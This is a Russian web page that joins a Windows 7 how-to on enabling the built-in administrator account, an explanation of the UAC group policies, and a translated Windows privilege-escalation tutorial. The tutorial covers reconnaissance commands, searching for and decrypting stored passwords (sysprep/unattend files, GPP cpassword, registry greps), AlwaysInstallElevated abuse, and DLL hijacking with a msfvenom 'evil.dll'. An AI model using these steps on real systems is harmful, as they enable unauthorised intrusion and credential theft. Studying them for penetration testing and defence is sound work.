Как получить права администратора в windows 7
Почему возникает необходимость получить права администратора в windows 7? В первую очередь для запуска программ, приложений и открытия некоторых системных файлов.
Многие из них запускаться не будут, высвечивая сообщение: нужно ими обладать. Разработчики так создали операционную систему, чтобы сделать защиту более эффективной.
Не имея «полностью прав» пользоваться всеми функциями компьютера возможности нет. То же самое касается и вирусов. Изменять системные файлы без их наличия они не cмогут.
На этот факт стоит обратить внимание, если собираетесь установить для себя супер права админа. Вместе с вами их получат и вирусы.
Как установить права администратора
Установка проста, если у вас есть (вам известен) пароль к учетной записи. Заметьте, что войти с правами администратора, не значит, что полностью ими обладать.
Чтобы производить запуск программ (приложений) с ними, можно нажать на ярлык правой клавишей мышки и в самом вверху выбрать опцию «запуск с правами адм…»

В windows 7 получить их можно и на постоянной основе, только, как я писал выше, определитесь — действительно ли они для вас так уж важны и для этого нужно быть единственным пользователем компьютера или узнать пароль учетной записи.
Разработчики «Майкрософт» операционной системы windows 7 создали ее таким образом, что устанавливая только одну учетную запись, которая по идеи должна обладать всеми правами какие только есть — этой функции не получает.
Некоторые команды, касательно изменения системных файлов ей неподвластны. Это даже лучше, особенно для неопытных, ведь защита компьютера, получается на ступень выше.
Если к этому добавить UAS, то еще один пункт подымится. Более продвинутые пользователи могут эти ограничения снять, если система требует права админа. Для этого получите их через командную строку.
Командная строка с правами администратора
Чтобы дать права администратора на компьютере win 7 (включить) сначала вызовите командную строку. Для этого запустите команду «cmd» с ними.
Нажмите (значок виндовс) пуск в самом низу и в строке поиска вставьте слово «cmd» (без кавычек). Вверху появиться утилита, запустите ее как описано выше (с правами администратора).
После этого вам откроется окно черного фона. Скопируйте вот эту строку:
net user Администратор /active:yes
вставьте ее туда, нажмите ентер и перезагрузите компьютер.
Учтите, что если вы вошли не под учетной записью админа и пароля не знаете, то выполнить такие действия у вас не получится (скачать права администратора — невозможно, а стать владельцем — да, только система изменит полномочия).

Теперь, после перезагрузки ваша учетная запись с правами администратора и можете выполнять все действия с программами и приложениями.
Без этого раньше мог даже запускаться ultraiso или flash player (без прав администратора), такая вот она windows 7.
Также помните, что этот параметр вы всегда сможете вернуть в начальное положение. Для этого выполните команду описанную ниже
Чтобы убрать права администратора , запустите утилиту опять утилиту «cmd». Только теперь введите другую команду:
net user Администратор /active:no
Перезагрузите компьютер и пользуйтесь им в более защищенном режиме.
Во многих случаях если недостаточно прав администратора, то целесообразно просто запускать программы и приложения с ними, а не выставлять для себя «супер владения», но это каждый решает сам.
Больше всего зависит, насколько часто они требуются. В любом случае как сделать права локального администратора вам уже известно.
Кому часто требуется запускать приложения, может пользоваться еще одним методом, не включая их на постоянную основу. Для этого при запуске просто удерживайте две клавиши Shift и Ctrl.
Настройка прав администратора
Настраивать их ненужно. Владельцу компьютера можно только присвоить права администратора или удалить. А вот если у вас их недостаточно то, не имея пароля обойти их невозможно.
Контроль учетных записей пользователей. Часть 2 — настройка с помощью групповых политик
В корпоративной среде Контроль учетных данных пользователей (UAC) управляется централизованно, при помощи групповых политик. За настройку UAC отвечает 10 политик. Все они находятся в узле Конфигурация компьютера\КонфигурацияWindows\Параметры безопасности\Локальные политики\Параметры безопасности.
Рассмотрим более подробно эти политики и их влияние на контроль учетных записей:
Режим одобрения администратором для встроенной учетной записи администратора
Определяет, как работает режим одобрения для встроенной учетной записи администратора. Стоит иметь ввиду, что в Windows 7 встроенная учетная запись администратора по умолчанию отключена, поэтому данная политика имеет смысл только если вы активировали эту запись. Сделать это можно тут-же с помощью политики Учетные записи: Состояние учетной записи «Администратор» . Если активировать только учетную запись администратора, то одобрение будет происходить автоматически, без уведомления UAC. Если же активировать обе политики, то встроенная учетная запись также будет получать уведомления.
Поведение запроса на повышение прав для администраторов в режиме одобрения
Действует аналогично диалоговому окну «Параметры управления учетными данными пользователей». Она позволяет настроить уровень уведомлений для пользователей, вошедших в систему с административными правами, но в отличие от диалогового окна имеет выбор из шести вариантов:
• Повышение без запросов — запросы подтверждаются автоматически, уведомление не выдается;
• Запрос учетных данных на безопасном рабочем столе — UAC всегда запрашивает ввод пароля, рабочий стол затемняется;
• Запрос согласия на безопасном рабочем столе — запрашивается только подтверждение без ввода пароля, рабочий стол затемняется;
• Запрос учетных данных — запрашивается ввод пароля, рабочий стол затемняется только в том случае, если включена политика Переключение к безопасному рабочему столу при выполнении запроса на повышение прав;
• Запрос подтверждения — запрашивается подтверждение, ввод пароля не требуется, рабочий стол затемняется только в том случае, если включена политика Переключение к безопасному рабочему столу при выполнении запроса на повышение прав;
• Запрос согласия для двоичных данных не из Windows — задано по умолчанию. Запрос выдается только в том случае, если повышение запрашивает программа не из состава Windows.
Поведение запроса на повышение прав для обычных пользователей
Эта политика определяет, будет ли Windows выдавать запрос на повышение полномочий пользователю, не входящему в группу администраторов, и если будет то как именно. По умолчанию запросы автоматически отклоняются без выдачи сообщений. Остальные варианты задают запрос учетных данных пользователей на безопасном или обычном рабочем столе.
Переключение к безопасному рабочему столу при выполнении запроса на повышение прав
Задает вывод уведомления UAC на безопасном рабочем столе. Если эта политика включена, то, независимо от того что задано в политиках поведения приглашений для администраторов и обычных пользователей, все запросы на повышение полномочий будут выдаваться на безопасный рабочий стол.
Обнаружение установки приложений и запрос на повышение прав
Определяет, может ли запрашивать повышение полномочий установщик приложений. Включение этой политики означает, что установка приложений разрешена (при условии что на это дано разрешение и предоставлены соответствующие учетные данные). По умолчанию включена.
Повышение прав только для подписанных и проверенных исполняемых файлов
Запрос на повышение выдается только для исполняемых файлов, имеющих цифровую подпись от доверенного центра сертификации (CA). Если у приложения нет цифровой подписи или его подпись выдана центром сертификации, не являющимся доверенным, то запрос на повышение отклоняется. Эта политика по умолчанию отключена, и включать ее следует только в том случае, если все приложения, требующие повышения имеют цифровую подпись.
Все администраторы работают в режиме одобрения администратором
Определяет, выдаются ли уведомления UAC пользователям с административными правами при выполнении задач, требующих повышения. Включена по умолчанию. Если ее отключить, то для этих пользователей повышение производится автоматически. По сути отключение этой политики означает выключение UAC для всех пользователей, входящих в группу администраторов.
При сбоях записи в файл или реестр виртуализация в место размещения пользователя
Политика для старых приложений, которые предпринимают попытки записи в папки Program Files, Windows, Windows\system32 или в ветку реестра HKLM\Software\ . Windows 7 не разрешает приложениям записывать данные в эти расположения, и чтобы старые приложения могли функционировать их данные перенаправляются в виртуальные расположения, индивидуальные для каждого пользователя. Если эта политика выключена, то Windows полностью заблокирует запись в защищенные расположения. По умолчанию включена.
Разрешить UIAccess-приложениям запрашивать повышение прав, не используя безопасный рабочий стол
UIAccess — это особый вид приложений, которые взаимодействуют с Windows от имени пользователя , например виртуальная клавиатура и Удаленный помощник Windows (Remote Assistance). Они идентифицируются на основании свойств приложения. Данная политика определяет, могут ли приложения UIAccess выдавать уведомление UAC без использования безопасного рабочего стола. Активировать ее следует в том случае, если подключившись к удаленному рабочему столу необходимо отреагировать на уведомление UAC. К сожалению, в удаленном сеансе безопасный рабочий стол недоступен (его просто не видно). В этом случае ответить на уведомление можно только если безопасный рабочий стол отключен. Данная политика работает только если включены уведомления UAC для обычных пользователей. По умолчанию отключена.
Повышать права для UIAccess-приложений только при установке в безопасных местах
Применяется только для UIAccess-приложений. Включение этой политики означает, что запрашивать повышение могут только UIAccess-приложения, установленные в папки Windows\System32 и Program Files. Независимо от настроек этой политики UIA-программы, запрашивающие повышение, должны иметь цифровую подпись от доверенного центра сертификации.
Основы повышения привилегий в Windows
Решил для себя и для тех, кому будет полезно, собрать все что знаю, но не помню по теме, в этой статье. Делитесь советами. Основным источником этой статьи является эта.
Я вольно перевел и добавил немного от себя, того, что насобирал и узнал из других источников.
В общем, тут представлены способы, которые помогут нам достигнуть цели повышения привилегий.
Отправной точкой для этой небольшой статьи является непривилегированная оболочка (учетная запись). Возможно, мы использовали эксплойт или провели атаку и получили эту оболочку.
В принципе, в начальный момент времени мы не понимаем машину: что она делает, к чему она подключена, какой уровень привилегий у нас есть или даже какая это операционная система.
Сначала нам нужно получить нужную нам информацию, чтобы понять, где мы вообще находимся и что имеем:
systeminfo | findstr /B /C:"Название ОС" /C:"Версия ОС"Эта команда позволяет определить, как из нее видно, Название и версию ОС. Можно выполнить ее и без параметров, тогда вывод команды будет более полным, но нам достаточно и этого.
Далее важно узнать имя машины и имя пользователя, под которым мы подключились.
- hostname — имя пользователя.
- echo %username% — имя пользователя.
- net users — другие пользователи
- net user user1 — детальная информация по пользователю, где user1 — имя вашего пользователя.
Сначала глянем на имеющиеся интерфейсы и таблицу маршрутизации.
- ipconfig /all — информация об имеющихся интерфейсах.
- route print — таблица маршрутизации
- arp -A — таблица arp записей
- netstat -ano — активные сетевые подключения.
- netsh firewall show state — статус брандмауэра
- netsh firewall show config — конфигурация брандмауэра
schtasks /query /fo LIST /vгде
/query — Вывод данных о всех запланированных задачах,
/fo LIST — Вывод в список.
/v — Вывод подробных сведений о задании.
Следующая команда связывает запущенные процессы с запущенными службами.
tasklist /SVCгде,
/SVC — Отображение служб для каждого процесса.
Также посмотрим список запущенных служб Windows.
net startПолезно также посмотреть информацию о драйверах скомпрометированной системы.
DRIVERQUERYДалее хочется упомянуть о, наверное, самой полезной команде Windows — wmic. Команда WMIC (Windows Management Instrumentation Command) используется для получения сведений об оборудовании и системе, управления процессами и их компонентами, а также изменения настроек с использованием возможностей инструментария управления Windows (Windows Management Instrumentation или WMI). Хорошее описание.
К сожалению, некоторые конфигурации Windows по умолчанию не разрешают доступ к WMIC, если пользователь не входит в группу Администраторов (что действительно хорошая идея). Любая версия XP не позволяла доступ к WMIC с непривилегированной учетной записи.
Напротив, Windows 7 Professional и Windows 8 Enterprise по умолчанию позволяли пользователям с низкими привилегиями использовать WMIC.
По обычаю — параметры программы:
wmic /?Прежде чем идти дальше стоит пробежаться по собранной информации. Также стоит обратить внимание на установленные в системе патчи, так как любая информация о дырах в системе даст нам дополнительную опору для повышения своих привилегий. По номеру HotFix можно поискать уязвимости по повышению привилегий.
Далее мы рассмотрим автоматическую установку. Если существует необходимость установки и настройки большого парка машин, то как правило, технический персонал не будет перемещаться от машины к машине для настройки персонального каждой. Существует несколько решений для автоматической установки. Для нас не так важно, что это за методы и как они работают, а важно то, что они оставляют конфигурационные файлы, которые используются для процесса установки, содержащие много конфиденциальной информации, такой как ключ продукта операционной системы и пароль администратора. Что нас больше всего интересует, так это пароль администратора, который мы можем использовать для повышения наших привилегий.
Как правило, это следующие каталоги:
- c:\sysprep.inf
- c:\sysprep\sysprep.xml
- %WINDIR%\Panther\Unattend\Unattended.xml
- %WINDIR%\Panther\Unattended.xml
Данные файлы содержат пароли в открытом виде или кодировке BASE64.
Примеры:
Sysprep.inf — пароль в открытом виде.

«
Sysprep.xml — пароль в кодировке base64.

«
Unattended.xml — пароль в кодировке base64.

Также для хостов, подключенных к домену можно поискать файл Group.xml, который содержит зашифрованный AES256 пароль, но который можно расшифровать, т.к. ключ выложен на msdn (https://msdn.microsoft.com/en-us/library/cc422924.aspx) и других источниках. Но это в случае, если используется политика создания локальных пользователей на хостах или, например, задании пароля локальному Администратору.
Например, у меня лежит тут:

Открыв его, ищем параметр “cpassword”.

Далее нужно расшифровать данную последовательность. Используем, например, CrypTool. Сначала раскодируем Base64.
Особенности Base64 в том, что его длина должна быть кратна 4. Поэтому считаем блоки по 4, и если в последнем блоке не хватает символов, то недостающие дописываем символами «=».
У меня вышло 2 «=».

Далее расшифруем. Применяя тот ключ, что выше.

Убираем лишние точки, разделяющие знаки и получаем пароль.
В дополнение к Group.xml вот несколько других файлов предпочтений политики, которые могут иметь дополнительный набор атрибутов «cPassword”:
- Services\Services.xml
- ScheduledTasks\ScheduledTasks.xml
- Printers\Printers.xml
- Drives\Drives.xml
- DataSources\DataSources.xml
Ладно, дальше. Будем искать странный параметр реестра „AlwaysInstallElevated“. Данный параметр разрешает непривилегированным пользователям устанавливать .msi файлы из-под NT AUTHORITY\SYSTEM.
Для того, чтобы иметь возможность использовать это, мы должны проверить, что оба раздела реестра установлены, и если это так, мы можем получить SYSTEM shell. Проверим:
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevatedreg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevatedВ состав Metasploit входит специальный модуль exploit/windows/local/always_install_elevated, который создает MSI-файл со встроенным в него специальным исполняемым файлом, который извлекается и выполняется установщиком с привилегиями системы. После его выполнения msi-файл прекращает установку, чтобы предотвратить регистрацию действия в системе. К тому же если запустить установку с ключом /quiet, то даже не выведется ошибка.
Ну и немного полезных команд по поиску по системе:
Команда ниже будет искать в файловой системе имена файлов, содержащие определенные ключевые слова. Вы можете указать любое количество ключевых слов.
dir /s *pass* == *cred* == *vnc* == *.config*Поиск определенных типов файлов по ключевому слову, эта команда может генерировать много выходных данных.
findstr /si password *.xml *.ini *.txtАналогично две команды ниже могут быть использованы для grep реестра по ключевым словам, в данном случае „password“.
reg query HKLM /f password /t REG_SZ /sreg query HKCU /f password /t REG_SZ /sНа данный момент у нас уже есть достаточно, чтобы получить системный шел. Но есть еще пара направленbй атаки для получения желаемого результата: мы рассмотрим службы Windows и разрешения для файлов и папок. Наша цель здесь — использовать слабые разрешения для повышения привилегий сеанса.
Мы будем проверять много прав доступа, в этом нам поможет accesschk.exe, который является инструментом от Microsoft Sysinternals Suite. Microsoft Sysinternals содержит много отличных инструментов. Пакет можно загрузить с сайта Microsoft technet (https://docs.microsoft.com/ru-ru/sysinternals/downloads/sysinternals-suite).
Мы можем проверить необходимый уровень привилегий для каждой службы с помощью accesschk.
Мы можем видеть разрешения, которые имеет каждый уровень пользователя.

Accesschk может автоматически проверять, есть ли у нас доступ на запись к службе Windows с определенным уровнем пользователя. Как правило, как пользователь с низкими привилегиями, мы хотим проверить „Пользователей“. Удостоверьтесь, что проверили, к каким группам пользователей вы принадлежите.
-c В качестве имени указана служба Windows, например ssdpsrv (укажите “*” для вывода на экран всех служб)
-d Обрабатывать только каталоги
-e Выводить только явным образом заданные уровни целостности (только для ОС Windows Vista)
-k В качестве имени указан раздел реестра, например hklm\software
-n Выводить только объекты, не имеющие правил доступа
-p В качестве имени указано имя или идентификатор процесса (PID), например cmd.exe (укажите в качестве имени “*”, чтобы вывести на экран все процессы)
-q Опустить заголовок
-r Выводить только объекты, к которым есть право доступа на чтение
-s Рекурсивная обработка
-v Выводить подробную информацию
-w Выводить только объекты, к которым есть право доступа на запись

Также есть еще одна интересная команда:
autorunsc.exe -a | findstr /n /R "File\ not\ found"Позволяет найти запись в реестре о файле, который запускался автоматически, но сейчас уже отсутствует в системе. Запись могла остаться, если например, сервис был неправильно удален. При каждом запуске система безуспешно пытается запустить этот файл. Этой ситуацией также можно воспользоваться для расширения своих полномочий. Просто на место этого файла можно подставить наш.
Далее рассмотрим две уязвимости:
Первая: реплицируем результаты поста, написанного Parvez из GreyHatHacker; „Elevating privileges by exploiting weak folder permissions“ (http://www.greyhathacker.net/?p=738).
Этот пример является частным случаем угона dll. Программы обычно не могут функционировать сами по себе, у них есть много ресурсов, которые им нужно подключить (в основном dll, но и собственные файлы). Если программа или служба загружает файл из каталога, к которому у нас есть доступ на запись, мы можем злоупотребить этим, чтобы запустить оболочку с привилегиями, под которыми работает программа.
Как правило, приложение Windows будет использовать предопределенные пути поиска, чтобы найти dll, и он будет проверять эти пути в определенном порядке. Dll угон обычно происходит путем размещения вредоносных dll по одному из этих путей. Эта проблема может быть устранена путем указания приложению абсолютных путей к необходимой dll.
Порядок поиска dll:
- Директория с которой запущено приложение
- 32-bit System directory (C:\Windows\System32)
- 16-bit System directory (C:\Windows\System)
- Windows directory (C:\Windows)
- Действующая рабочая директория (CWD)
- Directories in the PATH environment variable (system then user)
Так как dll не существует, мы в конечном итоге прохождения всех путей поиска. Как пользователь с низким уровнем привилегий у нас немного шансов положить вредоносный dll в п. 1-4, 5. Но если у нас есть доступ на запись в любой из каталогов, то наши шансы на победу велики.
Давайте посмотрим, как это работает на практике, для нашего примера мы будем использовать IKEEXT (модули ключей IPSec IKE и AuthIP) сервис, который пытается загрузить wlbsctrl.dll.
Любой каталог в „C:\“ даст доступ на запись для аутентифицированных пользователей, это дает нам шанс.
C:\Users\user1\Desktop> accesschk.exe -dqv "C:\Python27"C:\Python27 Medium Mandatory Level (Default) [No-Write-Up] RW BUILTIN\Administrators FILE_ALL_ACCESS RW NT AUTHORITY\SYSTEM FILE_ALL_ACCESS R BUILTIN\Users FILE_LIST_DIRECTORY FILE_READ_ATTRIBUTES FILE_READ_EA FILE_TRAVERSE SYNCHRONIZE READ_CONTROL RW NT AUTHORITY\Authenticated Users FILE_ADD_FILE FILE_ADD_SUBDIRECTORY FILE_LIST_DIRECTORY FILE_READ_ATTRIBUTES FILE_READ_EA FILE_TRAVERSE FILE_WRITE_ATTRIBUTES FILE_WRITE_EA DELETE SYNCHRONIZE READ_CONTROL C:\Users\user1\Desktop> icacls "C:\Python27"C:\Python27 BUILTIN\Administrators:(ID)F BUILTIN\Administrators:(OI)(CI)(IO)(ID)F NT AUTHORITY\SYSTEM:(ID)F NT AUTHORITY\SYSTEM:(OI)(CI)(IO)(ID)F BUILTIN\Users:(OI)(CI)(ID)R NT AUTHORITY\Authenticated Users:(ID)C NT AUTHORITY\Authenticated Users:(OI)(CI)(IO)(ID)C F — полный доступ.
(OI) — наследование объектами.
(CI) — наследование контейнерами.
(IO) — только наследование.
(NP) — запрет на распространение наследования.
(I)- наследование разрешений от родительского контейнера.
Прежде чем перейти к действию, необходимо проверить состояние службы IKEEXT. В этом случае мы можем увидеть, что он установлен на „AUTO_START“!
sc qc IKEEXT[SC] QueryServiceConfig SUCCESS SERVICE_NAME: IKEEXT TYPE : 20 WIN32_SHARE_PROCESS START_TYPE : 2 AUTO_START ERROR_CONTROL : 1 NORMAL BINARY_PATH_NAME : C:\Windows\system32\svchost.exe -k netsvcs LOAD_ORDER_GROUP : TAG : 0 DISPLAY_NAME : IKE and AuthIP IPsec Keying Modules DEPENDENCIES : BFE SERVICE_START_NAME : LocalSystemТеперь мы знаем, что у нас есть необходимые условия, и мы можем создать вредоносную dll и перехвата оболочки!
Используем Metasploit -> msfvenom, это например.

После передачи evil.dll на наш целевой компьютер все, что нам нужно сделать, это переименовать его в wlbsctrl.dll и переместить в „C:\Python27“. Как только это будет сделано, нам нужно терпеливо ждать перезагрузки машины (или мы можем попытаться принудительно перезагрузить), и мы получим системную оболочку.
copy evil.dll C:\Python27\wlbsctrl.dllПосле этого осталось только дождаться перезагрузки системы.
Для нашего последнего примера мы рассмотрим запланированные задачи. Опишу принцип, т.к. у всех могут быть разные случаи.
Находим процесс, службу, приложение запускаемое планировщиком задач от SYSTEM.
Проверяем права доступа на папку, где находится наша цель.
accesschk.exe -dqv "путь_к_цели"Ясно, что это серьезная проблема конфигурации, но еще хуже тот факт, что любой прошедший проверку Пользователь (аутентифицированный пользователь) имеет доступ на запись в эту папку. В этом примере мы можем просто перезаписать двоичный исполняемый файл файлом, сгенерированным в metasploit.
Можно закодировать дополнительно.

Теперь остается только загрузить вредоносный исполняемый файл и перезаписать его в папку выполняемого файла. Как только это будет сделано, мы можем спокойно идти спать и рано с утра получить системный шел.
Эти два примера должны дать нам представление об уязвимостях, которые необходимо искать при рассмотрении разрешений для файлов и папок. Потребуется время, чтобы изучить все пути binpath для служб windows, запланированные задачи и задачи автозапуска.
Напоследок пара советов по использованию accesschk.exe.
Найти все слабые разрешения для папок на диске.
accesschk.exe -uwdqs Users c:\ accesschk.exe -uwdqs "Authenticated Users" c:\ Найти все слабые разрешения для файлов на диске.
accesschk.exe -uwqs Users c:\*.* accesschk.exe -uwqs "Authenticated Users" c:\*.*Как повысить права пользователя windows 7
Если вы часто выполняете какие-то изменения в работе ОС и хотите отключить подобный режим, вы можете временно войти непосредственно в качестве админа Windows.
Режим Администратора
Чтобы получить возможность войти под данной учетной записью, пользователям потребуется активировать ее. Выполнить включение можно с помощью командной строки Виндовс:

- Нажмите одновременно клавиши R и Win (работает при любой активной раскладке клавиатуры и если включен режим Caps Lock).
- Введите «cmd» в пустом текстовом поле.
- В открывшейся консоли напишите или скопируйте строку «net user administrator /active:yes» и нажмите Энтер. Вы можете заменить «yes» на «no», чтобы отключить запить обратно.
- Теперь напишите «net user administrator *pass*», где *pass* — это новый выбранный вами пароль. Если он вам не нужен, пропустите этот пункт.
- Перезапустите свой ПК.
После перезапуска вы сможете войти под данным аккаунтом.